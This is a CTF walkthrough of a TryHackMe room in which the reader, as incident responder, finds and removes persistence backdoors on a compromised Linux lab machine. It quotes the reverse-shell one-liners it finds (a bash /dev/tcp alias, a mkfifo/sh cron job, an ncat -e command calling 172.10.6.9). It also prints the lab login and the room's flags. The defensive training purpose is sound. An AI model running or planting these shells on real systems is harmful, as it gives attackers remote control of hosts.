Tardigrade Room | Tryhackme Writeup/Walkthrough | By Md Amiruddin

Md Amiruddin · Follow
Published in InfoSec Write-ups
6 min read · Feb 25, 2023

Can you find all the basic persistence mechanisms in this Linux endpoint?

Room Link : https://tryhackme.com/room/tardigrade

Task 1 : Connect to the machine via SSH

A server has been compromised, and the security team has decided to isolate the machine until it's been thoroughly cleaned up. Initial checks by the Incident Response team revealed that there are five different backdoors. It's your job to find and remediate them before giving the signal to bring the server back to production.


First, let's start the Virtual Machine by pressing the Start Machine button at the top of this task. You may access the VM using the AttackBox or your VPN connection.

To start our investigation, we need to connect to the server. The IR team has provided the credentials for use below and noted that the user has root privileges to the server. I'll help guide you along at first, but as we progress through each step, I'm sure you'll feel more comfortable solving these on your own.

user: giorgio

password: armani

To know the os version type > **cat /etc/lsb-release** in the terminal.




Answer the questions below :

```
1. What is the server's OS version?
A. Ubuntu 20.04.4 LTS
```


Task 2 : Investigating the giorgio account

Since we're in the giorgio account already, we might as well have a look around.


Some interesting file we found in giorgio's home directory is .bad_bash



Now in the terminal type > **nano .bashrc** to read its content.



Now in the terminal type > **crontab -e** to find anything interesting about scheduled tasks.



Answer the questions below :

```
1.What's the most interesting file you found in giorgio's home directory?
A. .bad_bash

2. In every investigation, it's important to keep a dirty wordlist to keep trac
   Another file that can be found in every user's home directory is the .bashrc
A. ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --cc

3. It seems we've covered the usual bases in giorgio's home directory, so it's
   Did you find anything interesting about scheduled tasks?
A. /usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&
```

Task 3 : Dirty Wordlist Revisited

In the previous task, the concept of a dirty wordlist was introduced. In this task, we will discuss it in more detail.

A dirty wordlist is essentially raw documentation of the investigation from the investigator's perspective. It may contain everything that would help lead the investigation forward, from actual IOCs to random notes. Keeping a dirty wordlist assures the investigator that a specific IOC has already been recorded, helping keep

the investigation on track and preventing getting stuck in a closed loop of used leads.

It also helps the investigator remember the mindset that they had during the course of the investigation. The importance of taking note of one's mindset during different points of an investigation is usually given less importance in favour of focusing on the more exciting atomic indicators; however, recording it provides further context on why a specific bit is recorded in the first place. This is how pivot points are decided and further leads, born and pursued.

The advantages of a dirty wordlist don't end here. A quick way to formally document findings at the end of the investigation is to clean them up. It is recommended to put in every sort of detail that may help during the course of the investigation. So, in the end, it would be easy to remove all the unneeded details and false leads, enrich actual IOCs, and establish points of emphasis. The flag for this task is: THM{d1rty_w0rdl1st}

Answer the questions below :

```
1. This section is a bonus discussion on the importance of a dirty wordlist. Ac
   What is the flag?
A. THM{d1rty_w0rdl1st}
```

Task 4 : Investigating the root account

Normal user accounts aren't the only place to leave persistence mechanisms. As such, we will then go ahead and investigate the root account.

A few moments after logging on to the root account, we find an error message in our terminal which is given below.

Then After moving forward with the error message, a suspicious command appears in the terminal as part of the error message as

ncat -e /bin/bash 172.10.6.9 6969.


Answer the questions below :

```
1. A few moments after logging on to the root account, you find an error messag
   What does it say?
A. Ncat: TIMEOUT

2. After moving forward with the error message, a suspicious command appears ir
   What command was displayed?
A. ncat -e /bin/bash 172.10.6.9 6969

3. You might wonder, "how did that happen? I didn't even do anything? I just lo
   Can you find out how the suspicious command has been implemented?
A. .bashrc
```

Task 5 : Investigating the system

After checking the giorgio and the root accounts, it's essentially a free-for-all from here on, as finding more suspicious items depends on how well you know what's "normal" in the system.

wecan find the last persistence mechanism by reading **/etc/passwd.**



Answer the questions below :

```
1. There's one more persistence mechanism in the system.
   A good way to systematically dissect the system is to look for "usuals" and
   This specific persistence mechanism is directly tied to something (or someor
   What is the last persistence mechanism?
A. nobody
```


Task 6 : Final Thoughts

Now that you've found the final persistence mechanism, it's time to clean up. The persistence mechanisms tackled in this room are common and straightforward; as such, the process of eradicating them is simple.

The first four persistence mechanisms can be remediated by simply removing the mechanism (e.g. delete the file, remove the commands). The last one, however,


involves bringing back the “unusuals” to their “usual” state, which is a bit more complex as you intend for that particular user, file or process to function as before.

For us adversary left a golden nugget of “advise” somewhere. In order to find the nugget you can take help from below.



In order to read the content of nugget type the command cat **.youfoundme**

in the terminal to get the flag.



Answer the questions below :

```
1. Finally, as you've already found the final persistence mechanism, there's va
   The adversary left a golden nugget of "advise" somewhere.
   What is the nugget?
A. THM{Nob0dy_1s_s@f3}
```

Thankyou For Reading.

Tryhackme | Tryhackme Walkthrough | Linux | Persistence | Ctf

Follow

Published in InfoSec Write-ups

49K Followers · Last published 10 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: https://weekly.infosecwriteups.com/

Follow

Written by Md Amiruddin

155 Followers · 6 Following

This is a profile of a cybersecurity enthusiast and CTF writer. He is an experienced information security professional and highly motivated individual.

No responses yet

What are your thoughts?

Respond


More from Md Amiruddin and InfoSec Write-ups

In InfoSec Write-ups by Md Amiruddin

Vulnhub Writeup/Walkthrough SickOS 1.1 | By Md Amiruddin

This CTF walkthrough is similar to the labs found in the OSCP exam course.

Dec 21, 2022



In InfoSec Write-ups by Visir

Could You Be the Next Victim? How to Protect Your Google Account Now

Today, nearly everyone is connected to the internet, and this dependency grew exponentially during the COVID-19 pandemic. With more people...

In InfoSec Write-ups by Shanzah Shahid

Hack Like a Pro: Mastering Penetration Testing with Virtual vs Physical Lab Setups

Learn how to build a powerful, cost-effective testing environment to sharpen your ethical hacking skills.

2d ago 44 2

In InfoSec Write-ups by Md Amiruddin

Intro to Docker | Tryhackme Writeup/Walkthrough | By Md Amiruddin


Learn to create, build and deploy Docker containers!

May 5, 2023 5

See all from Md Amiruddin

See all from InfoSec Write-ups

Recommended from Medium




In T3CH by TRedEye

Advent of Cyber 2024 {All Tasks Update daily}—Tryhackme walkthrough

Advent of Cyber 2024 BY ::-> TRedEye

Dec 3, 2024 355 2



embossdotar

TryHackMe—Enumeration & Brute Force—Writeup

Key points: Enumeration | Brute Force | Exploring Authentication Mechanisms | Common Places to Enumerate | Verbose Errors | Password Reset...

Jul 31, 2024 26

